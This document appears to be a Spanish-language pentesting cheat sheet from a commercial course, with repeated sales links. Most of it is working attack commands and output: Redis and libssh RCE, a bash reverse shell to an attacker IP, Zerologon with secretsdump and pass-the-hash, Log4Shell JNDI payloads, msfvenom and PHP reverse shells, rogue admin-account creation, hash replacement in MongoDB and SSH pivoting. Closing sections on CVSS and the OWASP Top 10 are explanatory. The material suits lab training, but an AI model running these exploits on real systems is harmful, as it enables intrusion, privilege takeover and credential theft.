<https://www.hikvision.com/en/support/cybersecurity/security-advisory/security-notification-command-injection-vulnerability-in-some-hikvision-products/security-notification-command-injection-vulnerability-in-some-hikvision-products/>



BASH o SH:

Comando para saber si estamos manejando bash o sh:

```
echo $0
```

INSTALACION Y ACTUALIZACIÓN DE PARAMIKO:

Instalación

```
sudo apt-get update  
sudo apt-get install python-paramiko
```

Actualización

```
pip install --upgrade paramiko
```

LIBSSH CVE-2018-10933:

- Comando de ejecución:

python3 exploit.py --host 172.16.20.x -p 22 "whoami"	https://github.com/Anonimo501/libssh
Exploit	

The terminal session shows the usage of the exploit.py script. It first displays the help message, then lists optional arguments: -h, --help, --host HOST, -p PORT, --port PORT, -log LOGFILE, --logfile LOGFILE. Finally, it shows the command being run: #python3 exploit.py --host 172.16.20.x -p 22 "whoami".

Instalación de Redis:

sudo apt update	
sudo apt install redis-server	

Redis Ejecución de comandos: Redis RCE

redis-cli -h <IP>	Comando de conexión
-------------------	---------------------

The terminal session shows a Redis connection to IP 172.16.1.4 port 6379. A Lua script is evaluated that uses package.loadlib to load liblua5.1.so.0, then luaopen_io. It creates a local io object, opens a file descriptor for reading, reads the content, and closes it. The command uid=0(root) gid=0(root) groups=0(root)\n is returned.

Ir cambiando el comando que se desea inyectar	
---	--

eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("uname -a", "r"); local res = f:read("*a"); f:close(); return res' 0	
--	--

Redis RCE CVE-2022-0543: Redis reverse shell

<https://github.com/Anonimo501/Redis-RCE-CVE-2022-0543>

```
# proxychains python3 CVE-2022-0543.py
ProxyChains-3.1 (http://proxychains.sf.net)

[#] Create By ::

[ANONIMOUS] [UNDETECTED]
By https://aodsec.com

Please input redis ip:
>>172.16.1.4
Please input redis port:
>>6379
input exec cmd:(q->exit)
>>ls
|$-chain| ->-127.0.0.1:9050-<->-172.16.1.4:6379-<->-OK
b'backup.db\nrdb\nroot\n'
input exec cmd:(q->exit)
>>whoami
|$-chain| ->-127.0.0.1:9050-<->-172.16.1.4:6379-<->-OK
b'root\n'
input exec cmd:(q->exit)
>>cat /etc/passwd
|$-chain| ->-127.0.0.1:9050-<->-172.16.1.4:6379-<->-OK
b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nnman:x:6:12:man:/var/cache/man
c:\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nnman:x:6:12:man:/var/cache/man
```

Ganando acceso:

```
input exec cmd:(q->exit)
>>bash -c 'bash -i >& /dev/tcp/172.16.1.12/4567 0>&1'
|$-chain| ->-127.0.0.1:9050-<->-172.16.1.4:6379-<->-OK
```

```
root@ip-172-16-1-12:/home/admin# nc -lvp 4567
Listening on 0.0.0.0 4567
Connection received on 172.16.1.4 55274
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@26c81e31869a:/var/lib/redis# id
id
uid=0(root) gid=0(root) groups=0(root)
```

ZEROLOGON:

Checker de vulnerabilidad y exploit:

https://github.com/Anonimo501/zerologon_CVE-2020-1472

Instale Impacket de la siguiente manera:

```
git clone https://github.com/SecureAuthCorp/impacket
cd impacket
pwd
~/impacket/
sudo apt-get install virtualenv
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
virtualenv --python=python3 impacket
source impacket/bin/activate
pip install --upgrade pip
pip install .
```

Instale el script de explotación de Zerologon de la siguiente manera:

```
~/impacket/
cd examples
git clone https://github.com/Anonimo501/zerologon CVE-2020-1472
cd zerologon_CVE-2020-1472
pip install -r requirements.txt
```

Instalar antes de ejecutar el exploit zerologon ([cve-2020-1472-exploit.py](#))

```
pip install pyfiglet
import pyfiglet
pip install termcolor
from termcolor import cprint
```

Exploit:

```
python3 cve-2020-1472-exploit.py -n DOMAIN-DC -t 172.16.1.x
secretsdump.py -no-pass -just-dc DOMAIN/NAME-DC\$@172.16.1.x
secretsdump.py -no-pass -just-dc domain.corp/THOR-DC\$@172.16.1.x
```

Cogemos el hash del administrador para el siguiente comando:

```
wmiexec.py -hashes aad3c354b51404eeaad3b435b51404ee:643cab011612f2e847a149e17ffb6fd7
domain.corp/Administrador@172.16.1.x
```

C:\>exit

Reinstalación de password hash original:

```
python3 reinstall_original_pw.py THOR-DC 172.16.1.7 643cab011612f2e847a149e17ffb6fd7
```

Comprobamos que reparamos el hash original con el comando anterior secretsdump:

```
secretsdump.py -no-pass -just-dc domain.corp/THOR-DC\$@172.16.1.x
```

Nos debe salir el siguiente mensaje para saber que todo quedo bien restaurado:

```
[+] RemoteOperations failed: SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid.
This is either due to a bad username or authentication information.)
[*] Cleaning up...
```

Por último, podemos enviar nuevamente el comando wmiexec.py para tener acceso a la victima sin problema teniendo el hash restaurado y con el acceso:

```
wmiexec.py -hashes aad3c354b51404eeaad3b435b51404ee:643cab011612f2e847a149e17ffb6fd7
domain.corp/Administrador@172.16.1.x
```

TMUX:

- El comando para recuperar una sesión de tmux es:

```
tmux attach-session
```

CRACKMAPEXEC INSTALACION:

```
pip3 install crackmapexec
echo 'export PATH="$PATH:$HOME/.local/bin"' >> ~/.bashrc
source ~/.bashrc
crackmapexec
```

CRACKMAPEXEC INSTALACION 2

```
sudo apt-get install -y libssl-dev libffi-dev python3-dev build-essential
git clone https://github.com/byt3bl33d3r/CrackMapExec.git
cd CrackMapExec
curl -sSL https://install.python-poetry.org | python3 -
pip install poetry
poetry install
poetry run crackmapexec
alias crackmapexec='poetry run crackmapexec'
#!/bin/bash
poetry run crackmapexec "$@"
crackmapexec
```

LOG4SHELL:

```
git clone https://github.com/Anonimo501/log4j-shell-poc.git
cd log4j-shell-poc
pip install -r requirements.txt

nc -lvpn 4321 Atacante
python3 poc.py --userip IP-Atacante --webport (Port local server) --lport (Port atacante a la escucha)
python3 poc.py --userip 172.16.1.20 --webport 8080 --lport 4321

Descargar JDK
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html - jdk1.8.0_20/bin
tar -xf jdk-8u20-linux-x64.tar.gz (Descomprimir)

Comando a inyectar
${jndi:ldap://ip-atacante:1389/a}
```

DIG: Transferencia de zona

Comando para obtener subdominios:

```
dig axfr @IP_victima domain.com
dig axfr @10.10.10.13 cronos.htb
dig @10.10.10.13 cronos.htb axfr
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>

```
dig @10.10.10.13 cronos.htb ns -mx -A
```

HOST

Comandos

```
Host example.com
```

NSLOOKUP:

Sacar dominio con nslookup:

```
nslookup IP_victima IP_victima  
nslookup 10.10.10.13 10.10.10.13
```

Ver información del sistema operativo linux: (Kernel)

Comando:

```
lsb_release -a
```

USERNAME MAP SCIRPT:

Samba-3.0.20-CVE-2007-2447

<https://github.com/Anonimo501/Samba-3.0.20-CVE-2007-2447>

CRAKEANDO .ZIP CON CONTRASEÑA:

Comandos:

```
zip2john archivos_secretos.zip > hash.txt  
john hash.txt  
Otra forma podría ser la siguiente después de crear (zip2john archivos_secretos.zip > hash.txt)  
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

LOG4JUNIFI: probado en 6.4.54

Install:

```
apt update && apt install openjdk-11-jre maven  
git clone --recurse-submodules https://github.com/puzzlepeaches/Log4jUnifi \  
&& cd Log4jUnifi && pip3 install -r requirements.txt  
mvn package -f utils/rogue-jndi/
```

Ejecución:

Estando dentro de la carpeta Log4jUnifi ejecutamos el exploit con el siguiente comando:

<https://github.com/Anonimo501/Log4jUnifi> (exploit)

```
usage: exploit.py [-h] -u URL -i ip-atacante -p puerto-a-la-escucha  
usage: exploit.py [-h] -u URL -i CALLBACK -p PORT
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

```
python3 exploit.py -u https://10.129.96.149:8443 -i 10.10.15.17 -p 4444
```

BUSCAR PROCESOS CON (PS AUX):

Ejemplo, buscando MongoDB dentro de una maquina victim:

```
ps aux | grep mongo
```

BASE DE DATOS MONGODB:

Vamos a interactuar con el servicio MongoDB haciendo uso de la utilidad de linea de comandos mongo e intentando extraer la contraseña de administrador. Una rápida búsqueda en Google utilizando las palabras clave UniFi Default Data base muestra que el nombre de la base de datos por defecto para la aplicación UniFi es ace.

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
```

Veremos algo como lo siguiente:

```
t
  "_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
  "email" : "administrator@unified.htb",
  "x_shadow" :
  '$6$PewXRwjzPly3aK3b$ikf/5LABhqdLdPK8o.RNak0zWL2/cGyja/Qs0hzfl',
  "time_created" : NumberLong(1640900495),
```

Lo anterior es la contraseña del administrador en hash (SHA512), el cual vamos a cambiar la contraseña para que podamos tener acceso al entorno web o al dashboard de unifi, para ello podemos usar la herramienta mkpasswd y poner la contraseña que deseamos para este ejemplo Password123 para que nos genere un hash, este hash que generamos demos cambiárselo al administrador, es decir quitar y poner el hash que generamos con el siguiente comando:

```
mkpasswd -m sha-512 Password1234
```

<https://www.mkpasswd.net/index.php>

O lo podemos hacer online con en este link



Ahora remplazaremos el hash del admin por el nuestro:

```
"_id" : ObjectId("61ce278f46e0fb0012d47ee4"),
  "name" : "administrator",
```

Resaltado en verde las posibles variables o info que debemos cambiar...

```
mongo --port 27117 ace --eval 'db.admin.update({"_id": ObjectId("61ce278f46e0fb0012d47ee4")}, {$set:{x_shadow:"nuestro hash nuevo"}})'
```

El hash nuevo de nosotros sería algo así:

```
$6$okwwZUnlkxpwl09$6Ze0Kf8mNZMS.L0OhKXRf6bDlgeoHq6omLb3pQ8oHzZbvgrE4YFBcqqmSXAAvZ9mJtJ5
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

2fPne5TbpLsJFrE2F/

Una vez cambiada la contraseña vamos al login del UniFi y nos logueamos con la contraseña nueva que colocamos:



Vemos usuario y contraseña ssh

A screenshot of the UniFi Network settings page under 'SETTINGS'. The left sidebar has a red box around the 'Site' option. The main area shows 'SSH Authentication' with a red box around it. It displays 'Enable SSH authentication' checked, 'Username: root', and a masked 'Password'. Other sections like 'Remote Logging', 'DHCP Snooping', and 'AUTO-OPTIMIZE NETWORK' are also visible.

MONGODB CON COMPASS:

Podremos conectarnos a mongodb mediante interfaz gráfica con la herramienta compass, con o sin contraseña, el cual podremos descargar en el siguiente enlace <https://www.mongodb.com/products/compass>

A screenshot of the MongoDB Compass application. The left sidebar shows 'Saved connections' and 'Recents'. The main panel is titled 'New Connection' with the sub-section 'URI'. It contains a text input field with 'mongodb://localhost:27017' and a 'Save & Connect' button. There are also 'Edit Connection String' and 'Advanced Connection Options' buttons.

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

INSTALAR NETCAT:

```
sudo apt-get install netcat
```

PAYOUT CON MSFVENOM REVERSE SHELL:

```
msfvenom -p windows/shell_reverse_tcp LHOST=IP-Atacante LPORT=443 -f exe -o RevShell.exe  
msfvenom -p windows/shell_reverse_tcp LHOST=IP-Atacante LPORT=443 -o RevShell.exe  
  
Comando para subirlo estando desde la victima  
upload RevShell.exe
```

TFTP: reverse shell

```
Install tftp  
sudo apt install tftp  
  
Enviar a la víctima (10.129.95.185) un php malicioso php-reverse-shell.php  
tftp 10.129.95.185  
put php-reverse-shell.php  
  
Ruta por defecto de tftp en linux  
/var/lib/tftpboot  
Nos podemos dar cuenta viendo mediante LFI o directamente en la ruta /etc/passwd  
tftp:x:110:113:tftp daemon,,,:/var/lib/tftpboot:/usr/sbin/nologin  
  
Por lo tanto, después de haber enviado el php malicioso debemos de ubicarlo mediante GET  
http://10.129.95.185/?file=/var/lib/tftpboot/php-reverse-shell.php  
  
No olvidar poner el atacante a la escucha
```

PHP-REVERSE-SHELL

```
https://github.com/Anonimo501/php-reverse-shell
```

PHP REVERSE SHELL

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/IP-Atacante/4321 0>&1'"); ?>
```

FortiClient CVE-2017-7344:


Al ver la llave donde pide la contraseña damos clic para que nos conecte directamente con FortiClient:




Ponemos a continuación, cualquier contraseña y continuamos:



Damos clic en ver certificado:




Detalle y copiar en archivo




Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

<https://www.youtube.com/@Anonimo501/videos>


Siguiente:




Siguiente:



Examinar:




Cerramos la pestaña:




Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>


Buscamos disco C:



Elegimos todos los archivos dentro de system32:



Ejecutamos cmd como administrador:



Net user vemos los usuarios que hay y añadimos otro con el comando

```
net user usuario password /add
```

Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.
C:\Windows\System32>net user
Cuentas de usuario de \\

Administrador Anonimo501 DefaultAccount
demo emily Invitado
El comando se ha completado con uno o más errores.

C:\Windows\System32>net user botache Pass123 /add
Se ha completado el comando correctamente.

C:\Windows\System32>

Deabajo del cuadro rojo después del siguiente comando vemos que dice nombre de alias (Administradores) y al final vemos los miembros:

```
net localgroup Administradores
```

Cuentas de usuario de \\

Administrador Anonimo501 botache
DefaultAccount demo emily
Invitado
El comando se ha completado con uno o más errores.

C:\Windows\System32>net localgroup Administradores
Nombre de alias Administradores
Comentario Los administradores tienen acceso completo y sin restricciones al equipo o dominio
Miembros

Administrador
Anonimo501
demo
Se ha completado el comando correctamente.

Ahora agregamos a Administradores el usuario que creamos:

```
net localgroup Administradores usuario /add
```

C:\Windows\System32>net localgroup Administradores botache /add
Se ha completado el comando correctamente.

C:\Windows\System32>net localgroup Administradores
Nombre de alias Administradores
Comentario Los administradores tienen acceso completo y sin restricciones al equipo o dominio
Miembros

Administrador
Anonimo501
botache
demo
Se ha completado el comando correctamente.

C:\Windows\System32>

<https://www.youtube.com/@Anonimo501/videos>

Cancelamos todo lo anterior e ingresamos con el usuario creado como vemos a continuación:



PIVOTING CON SSH:

Verificamos el puerto:

```
tail -2 /etc/proxychains.conf
```

Conexión (Pivoting):

Creamos el tunnel:

```
ssh -i llave user@IP-Victima -N -D 127.0.0.1:9050
```

Hacemos un escaneo con nmap sobre un pc de la red que no teníamos alcance, ósea (la segunda red)

proxychains nmap -sT -p80 IP-Victima -Pn Importante usar el `-sT` y `-Pn` para el funcionamiento

COMANDO PARA INSTALAR PIP:

```
sudo apt update  
sudo apt install python3-pip
```

DESCARGAR JDK-8U202-LINUX-X64.TAR:

Comando:

```
wget https://download1073.mediafire.com/er6zzihyohrgMYx-087BqScXh5755MJl8A45fwgw97bfALugx1F9Ne550779s\_Nnsverm91vHuavNqjbQQofNseweDg\_A0M7bdVXLG8CZMxwuMH8rZiKpG7oJ5pCzBVC37vLrpE56OaZR1GPfagmf03m\_H11FsRJaSiZEjCv5l0E/h9ggotkldr1tyd6/jdk-8u202-linux-x64.tar.gz
```

descomprimir
gunzip jdk-8u202-linux-x64.tar.gz
tar -xf jdk-8u202-linux-x64.tar.gz
mv jdk1.8.0_202/ jdk1.8.0_20
./jdk1.8.0_20/bin/java -version

TRANSFERENCIA DE JDK-8U202-LINUX-X64.TAR POR SCP:

```
scp -i id_rsa jdk-8u202-linux-x64.tar.gz user@ip-a-enviar:/tmp
```

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

PIVOTING SSH 2 – TÚNEL SSH:

Tenga en cuenta que es Pivoting y las IPs locales a continuación son de una red a la que no se tiene acceso y que se logra el acceso gracias al túnel o Pivoting que se realiza mediante SSH:

Conectamos con la víctima vía SSH, -llave=(id_rsa), user=(usuario-victima), -L=(Localhost):puerto:ip-victima2:puerto

```
ssh -i llave user@ip-victima-ssh -L:21:ip-victima-2:21  
ssh -i llave admin@44.214.250.130 -L:21:172.16.1.8:21
```

Ahora si escaneamos el puerto 21 en nuestra maquina atacante a la ip de localhost 127.0.0.1 al puerto 28, realmente estaríamos escaneando la ip 172.16.1.8 en el puerto 21 que vimos en el punto anterior

```
nmap -p21 -sCV 127.0.0.1
```

A continuación, ejemplo para todos los puertos no solo el 21: (Modo dinámico)

```
ssh -i llave admin@44.214.248.132 -D 9050
```

Ahora escaneamos todos los puertos desde nuestra maquina atacante a la ip victima real de otra red 172.16.1.8 y no a la local 127.0.0.1 (importante usar los parámetros -sT y -Pn)

```
proxychains nmap -sT -sCV 172.16.1.8 -Pn
```

CVSS: puntuación de vulnerabilidades

<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

Gravedad	CVSS V3.1 Rango de puntuación	Definición
Crítico	9.0-10.0	La explotación es sencilla y generalmente da como resultado un compromiso a nivel del sistema. Se aconseja formar un plan de acción y parche inmediatamente.
Alto	7.0-8.9	La explotación es más difícil, pero podría causar privilegios elevados y potencialmente una pérdida de datos o tiempo de inactividad. Se recomienda formar un plan de acción y parche tan pronto como sea posible.
Moderado	4.0-6.9	Las vulnerabilidades existen, pero no se pueden explotar o requieren pasos adicionales, como la ingeniería social. Se recomienda formar un plan de acción y un parche después de que se hayan resuelto los problemas de alta prioridad.
Bajo	0.1-3.9	Las vulnerabilidades no son explotables, pero reducirían la superficie de ataque de una organización. Se recomienda formar un plan de acción y un parche durante la próxima ventana de mantenimiento.
Informativo	N / A	No existe ninguna vulnerabilidad. Se proporciona información adicional sobre elementos observados durante las pruebas, controles estrictos y documentación adicional.

CVEDETAILS:

<https://www.cvedetails.com>

Vulnerability Details : CVE-2017-0144

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attack via SMB. This is due to a lack of proper access control for the "SMBV1" service. This is a critical vulnerability." This vulnerability is different from those described in CVE-2017-0143 and CVE-2017-0145.

Publish Date : 2017-03-17 Last Update Date : 2018-06-21

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Search Twitter](#) [Search YouTube](#) [Search Google](#) [Scroll To](#) [Comments](#) [Report](#)

- CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in complete loss of sensitive information.)
Integrity Impact	Complete (There is a total compromise of system integrity.)
Availability Impact	Complete (There is a total loss of availability.)

OWASP TOP 10 – AÑO 2021:


A continuación, la tabla de los puntos a ver:

A1.	Broken Access Control
A2.	Cryptographic Failures
A3.	Injection
A4.	Insecure Design
A5.	Security Misconfiguration
A6.	Vulnerable and Outdated Components
A7.	Identificacion and Authentication Failures
A8.	Software and Data Integrity Failures
A9.	Security Logging and Monitoring Failures
A10.	Server Side Request Forgery

En español:

A1.	Control de acceso roto
A2.	Fallos criptográficos
A3.	Inyección
A4.	Diseño inseguro
A5.	Configuración incorrecta de seguridad
A6.	Componentes vulnerables y obsoletos
A7.	Fallos de identificación y autenticación
A8.	Fallas de integridad de software y datos
A9.	Registro de seguridad y fallas de monitoreo
A10.	Falsificación de solicitud del lado del servidor (SSRF)

Tabla gráfica:



Puedes practicar algunos ataques con WebGoat de Owasp o thm en el siguiente link:

<https://tryhackme.com/room/owasstop102021>

Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

A1. Broken Access Control: Control de acceso roto



Si un visitante del sitio web puede acceder a páginas protegidas que no debe ver, entonces los controles de acceso están rotos.

A continuación, un ejemplo:

Broken Access Control se centra en las vulnerabilidades que permiten a los atacantes eludir o sortear las restricciones de acceso y obtener privilegios no autorizados.

- Supongamos que iniciamos sesión en nuestra cuenta bancaria y después de autenticarnos nos encontramos en una URL como la siguiente:

`https://example.com/bank?account_number=12345`

- Si el aplicativo web está configurado incorrectamente un atacante puede cambiar el número e ingresar al perfil de otro usuario e incluso al del administrador (Esta vulnerabilidad es llamada IDOR)

`https://example.com/bank?account_number=67890`

También podríamos probar loguearnos y copiar la url, luego nos deslogueamos e intentamos cargar la url, si carga, es porque es vulnerable.

- Los numero anteriores los podemos cambiar manualmente e incluso usar una herramienta como `burpsuite` o `WFUZZ` para enviar un diccionario de números.

Otros ataques:

1. **Enumeración de recursos**: Los atacantes intentan identificar recursos protegidos al realizar solicitudes no autorizadas y analizar las respuestas para determinar si existe un acceso no autorizado a recursos específicos.
2. **Manipulación de parámetros de URL (GET y POST)**: Los atacantes modifican los parámetros de las URL para acceder a recursos o funcionalidades a los que no tienen permiso.
3. **Acceso directo a URL**: Los atacantes intentan acceder directamente a URLs que no deberían ser accesibles públicamente, evitando los mecanismos de control de acceso.
4. **Elevation of Privilege** (Elevación de privilegios): Los atacantes intentan aumentar sus privilegios en la aplicación para obtener acceso a funcionalidades o datos restringidos.
5. **Horizontal Privilege Escalation (Escalada horizontal de privilegios)**: Los atacantes intentan obtener acceso a la cuenta de otro usuario con el mismo nivel de privilegios que el suyo, permitiéndoles realizar acciones en nombre de ese usuario.

Ejemplo mediante GET:



Recordar que esta vulnerabilidad IDOR también es muy común mediante el parámetro **POST**

A2. Cryptographic Failures: Fallos criptográficos

Exposición de bases de datos sensibles:

- Hay servidores dedicados tales como MYSQL o MARIADB, sin embargo, las bases de datos también se pueden almacenar como archivos, estas DBs se conocen como DBs de "Archivo plano".
- El formato más común de DBs de Archivo plano es una DBs "**sqlite**", se puede interactuar con ellas en la mayoría de los lenguajes de programación y tienen un cliente dedicado para consultarlos en la línea de comandos, este cliente (**Programa**) se llama (**sqlite3**), y viene instalado por defecto en Parrot OS.

Supongamos que obtenemos el archivo de base de datos (**example.db**)

Comandos: **Sqlite3**

sqlite3 example.db	Conectamos con la DB
.help	Ver la ayuda
.tables	Ver las tablas de la db
PRAGMA table_info(users);	Ver información de la tabla (users)
SELECT * FROM users;	Volcar la información de la tabla (users)

Cracking de HASH:

- Crackstation.net <https://crackstation.net>
- Hashcat
 - hashcat -m 100 -a 0 hash.txt rockyou.txt
https://hashcat.net/wiki/doku.php?id=example_hashes
 - John the Ripper
 - john -w=rockyou.txt hash.txt
 - john --format=bcrypt hash.txt -w /usr/share/wordlists/rockyou.txt
 - cyberchef <https://gchq.github.io/CyberChef/>

Interceptando login con campos vacíos:

Interceptamos aquí el login con burpsuite



Página: <https://botache500.hotmart.host/pagina-de-ventas-bb16acd2-ab73-4eda-8ac5-de87cc896ef4>

Encontramos que existen credenciales y no hemos ingresado ninguna:

```
{  
    "username": "CaptainJack",  
    "password": "BlackPearl"  
}
```

o podrían ingresar credenciales, ser interceptadas y vistas en texto plano.

A3. Injection: Inyección

¡IMPORTANTE!

Debemos tener en cuenta que existen muchos tipos de inyección de comandos y estos se pueden dar casi en cualquier lugar donde un usuario pueda ingresar información, algunos lenguajes de inyección podrían ser:

- SQLi
- NoSQL
- XSS
- XXE
- LFI
- SSTI
- Inyección de comandos de sistema
- ETC

Como decía este tipo de inyección se puede dar en los campos de texto como el login, registro de un usuario, barra de búsqueda, métodos GET y POST, cambiando los valores de los headers, cookies, hasta pestañas con opción de selección y mucho más, a continuación, un ejemplo del cambio de valor en los headers:

- El header son los que están antes de los dos puntos (:) y los valores son los que están después de los dos puntos, como vemos, tenemos muchos valores donde podemos intentar injectar código malicioso.

```
1 POST /WebGoat/InsecureLogin/task HTTP/1.1  
2 Host: 127.0.0.1:8080  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101  
4 Firefox/113.0  
5 Accept: */*  
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3  
